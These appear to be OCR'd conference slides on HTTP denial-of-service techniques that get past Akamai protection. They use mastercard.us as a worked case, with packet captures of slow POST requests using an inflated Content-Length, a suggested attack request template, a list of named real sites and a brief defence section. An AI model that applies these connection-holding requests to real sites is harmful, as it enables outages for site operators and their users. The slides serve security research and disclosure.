
Content Length is 999 or 9999 Accepted:
Amazon
American airline
CNN
GS
Mastercard (Let us dive into this case)
McDonalds
.....

Deep Analysis: Mastercard.us


Simple GET - Lazy to fill in the HTTP Field, please help, Akamai



Notice: Plz don't test on "GET HTTP/1.1" or database related application, it will reply too many things



Dear Customer,
For the improvement of our service, there are NO CAPTCHA and auth, you can download PDF, SWF, ZIP freely.



SIMPLE POST is not allowed

No.	Time	Source	Destination	Protocol	Length	Info
1	2012-07-27 01:51:34.552710000	192.168.174.128	69.22.150.201	TCP	74	49418 > http [SYN] Seq=0 Win=14600 Len=0
2	2012-07-27 01:51:34.574961000	69.22.150.201	192.168.174.128	TCP	58	http > 49418 [SYN, ACK] Seq=0 Ack=1 Win=
3	2012-07-27 01:51:34.575207000	192.168.174.128	69.22.150.201	TCP	54	49418 > http [ACK] Seq=1 Ack=1 Win=1460
4	2012-07-27 01:51:34.575412000	192.168.174.128	69.22.150.201	HTTP	147	POST / HTTP/1.1
5	2012-07-27 01:51:34.575738000	69.22.150.201	192.168.174.128	TCP	54	http > 49418 [ACK] Seq=1 Ack=94 Win=642
6	2012-07-27 01:51:34.816744000	69.22.150.201	192.168.174.128	HTTP	490	HTTP/1.1 411 Length Required (text/htm
7	2012-07-27 01:51:34.855696000	192.168.174.128	69.22.150.201	TCP	54	49418 > http [ACK] Seq=94 Ack=438 Win=1

- Frame 4: 147 bytes on wire (
- Ethernet II, Src: Vmware_ad:
- Internet Protocol Version 4,
- Transmission Control Protoco
- Hypertext Transfer Protocol
  - POST / HTTP/1.1\r\n
    Host: www.mastercard.us\r\
    User-Agent: Mozilla/4.0\r\
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://

Follow TCP Stream

Stream Content

```
POST / HTTP/1.1
Host: www.mastercard.us
User-Agent: Mozilla/4.0
Connection: keep-alive

HTTP/1.1 411 Length Required
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 222
Expires: Thu, 26 Jul 2012 17:51:32 GMT
Date: Thu, 26 Jul 2012 17:51:32 GMT
Connection: close

<HTML><HEAD>
<TITLE>Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
Reference&#32;&#35;7&#46;c5961645&#46;1343325092&#46;2da7323
</BODY>
</HTML>
```

We have advance POST method, it will hold TCP established state ~2mins.

No.	Time	Source	Destination	Protocol	Length	Info
1	2012-07-26 06:57:53.146577000	192.168.174.128	69.22.150.201	TCP	74	59954 > http [SYN] Seq=0 Win=14600 Len=0
2	2012-07-26 06:57:53.168953000	69.22.150.201	192.168.174.128	TCP	58	http > 59954 [SYN, ACK] Seq=0 Ack=1 Win=
3	2012-07-26 06:57:53.169039000	192.168.174.128	69.22.150.201	TCP	54	59954 > http [ACK] Seq=1 Ack=1 Win=14600
4	2012-07-26 06:57:53.169163000	192.168.174.128	69.22.150.201	TCP	1514	[TCP segment of a reassembled PDU]
5	2012-07-26 06:57:53.169202000	192.168.174.128	69.22.150.201	TCP	104	[TCP segment of a reassembled PDU]
6	2012-07-26 06:57:53.169413000	69.22.150.201	192.168.174.128	TCP	54	http > 59954 [ACK] Seq=1 Ack=1461 Win=64
7	2012-07-26 06:57:53.169459000	69.22.150.201	192.168.174.128	TCP	54	http > 59954 [ACK] Seq=1 Ack=1511 Win=64
8	2012-07-26 06:59:53.225546000	69.22.150.201	192.168.174.128	HTTP	271	HTTP/1.1 302 Moved Temporarily
9	2012-07-26 06:59:53.267231000	192.168.174.128	69.22.150.201	TCP	54	59954 > http [ACK] Seq=1511 Ack=219 Win=
10	2012-07-26 07:11:17.094761000	192.168.174.128	69.22.150.201	TCP	54	59954 > http [RST, ACK] Seq=1511 Ack=219

```
⊞ Frame 4: 1514 bytes on wire (12112 bits), 151
⊞ Ethernet II, Src: Vmware_ad:9b:6a (00:0c:29:a
⊞ Internet Protocol Version 4, Src: 192.168.174
⊞ Transmission Control Protocol, Src Port: 5995
```

```
0000  00 50 56 e4 1f a5 00 0c  29 ad 9b 6a 08 00
0010  05 dc b5 56 40 00 40 06  34 bd c0 a8 ae 80
0020  96 c9 ea 32 00 50 ca 3e  3b 1d 79 ce 48 5c
0030  39 08 54 5a 00 00 50 4f  53 54 20 2f 64 69
0040  6f 73 2f 73 65 72 76 69  63 65 2f 74 77 69
0050  65 72 53 65 72 76 69 63  65 20 48 54 54 50
0060  2e 31 0d 0a 48 6f 73 74  3a 20 77 77 77 2e
0070  73 74 65 72 63 61 72 64  2e 75 73 0d 0a 55
0080  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c
0090  2f 35 2e 30 20 28 58 31  31 3b 20 4c 69 6e
00a0  20 69 36 38 36 20 6f 6e  20 78 38 36 5f 36
00b0  20 72 76 3a 35 2e 30 2e  31 29 20 47 65 63
00c0  2f 32 30 31 30 30 31 30  31 20 46 69 72 65
```


File: "C:\Users\miutony\Desktop\defcon\s... ... Profile: De

Follow TCP Stream

Stream Content

```
POST /digios/service/twitterService HTTP/1.1
Host: www.mastercard.us
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:5.0.1) Gecko/20100101
Firefox/5.0.1
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.mastercard.us/mobile.html
Content-Length: 9999
Cookie: NSC_xxx.nbtufsdbse.vt-iuuq=ffffffff099eeb0d45525d5f4f58455e445a4a423660; ytFeed=%
5B%7B%22title%22%3A%22Stand%20Up%202%20Cancer%20with%20MasterCard%22%2C%22link%22%3A%
22http%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3DLtfBknwUcVQ%26feature%3Dyoutube_gdata%22%7D%
2C%7B%22title%22%3A%22Priceless%20Cities%20FAO%20TV%22%2C%22link%22%3A%22http%3A%2F%
2Fwww.youtube.com%2Fwatch%3Fv%3DcOtmUq_HnPA%26feature%3Dyoutube_gdata%22%7D%2C%7B%22title
%22%3A%22Speechless%20-%20MasterCard%20Priceless%22%2C%22link%22%3A%22http%3A%2F%
2Fwww.youtube.com%2Fwatch%3Fv%3DLQfiscec7UQ%26feature%3Dyoutube_gdata%22%7D%5D;
Lightweight_OpenServices_cluster_JSESSIONID=9130B505C96E9BC4E452A34399EDCA23;
Lightweight_OpenServices_STICKY=sticky.stl31; RTD_STICKY=sticky.stl31; CFTCS=1
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

application=digios&service=twitterService&method=getTweets&version=1.0&locale=en_US&mode=
&json=&payload=%3Ccriteria%3E%3CscreenName%3Emastercard%3C%2FscreenName%3E%
3CcountOfTweets%3E2%3C%2FcountOfTweets%3E%3C%2Fcriteria%3EHTTP/1.1 302 Moved Temporarily
Server: AkamaiGHost
Content-Length: 0
Location: http://www.mastercard.us/127986/alternate/index.html
Date: Wed, 25 Jul 2012 22:59:51 GMT
Connection: close
```

I hate cookies, I hate POST data ..




Is Akamai bypassed?




Defense point of view

- Loadbalancer/proxy will forward the incomplete HTTP request
- If something dropped the incomplete request:
  - Case 1: Security device interrupt the incoming traffic and RST send to Server.
  - Case2: Security send the RST or RST ACK to Client.

We never know there is POST method in DoD ..



We never know the Advanced Search in HKEX using POST method and heavy loading(Hong Kong Trading Halted by DDoS) ..



Suggested Attack Pattern

- No chance to use it, simple GET / POST is always working.

```
GET /?xxxxxxxxxx HTTP/1.1\r\n
Host: www.ddd.ccc\r\n
Accept: */*\r\n
Accept-Language: en-us\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: User-Agent: Mozilla/4.0 (Windows; U; Windows NT 5.1; en-GB;
rv:1.9.2.20) \r\n
Connection: Keep-Alive\r\n\r\n
```

Part 2: Core Attack Concept and Empower an Attack Server (with demos)

Before taking Appetizer, let us do the demo

Let us give three demos:

Attack Server: Backtrack 5, 512M Ram, 2 CPU (VM)

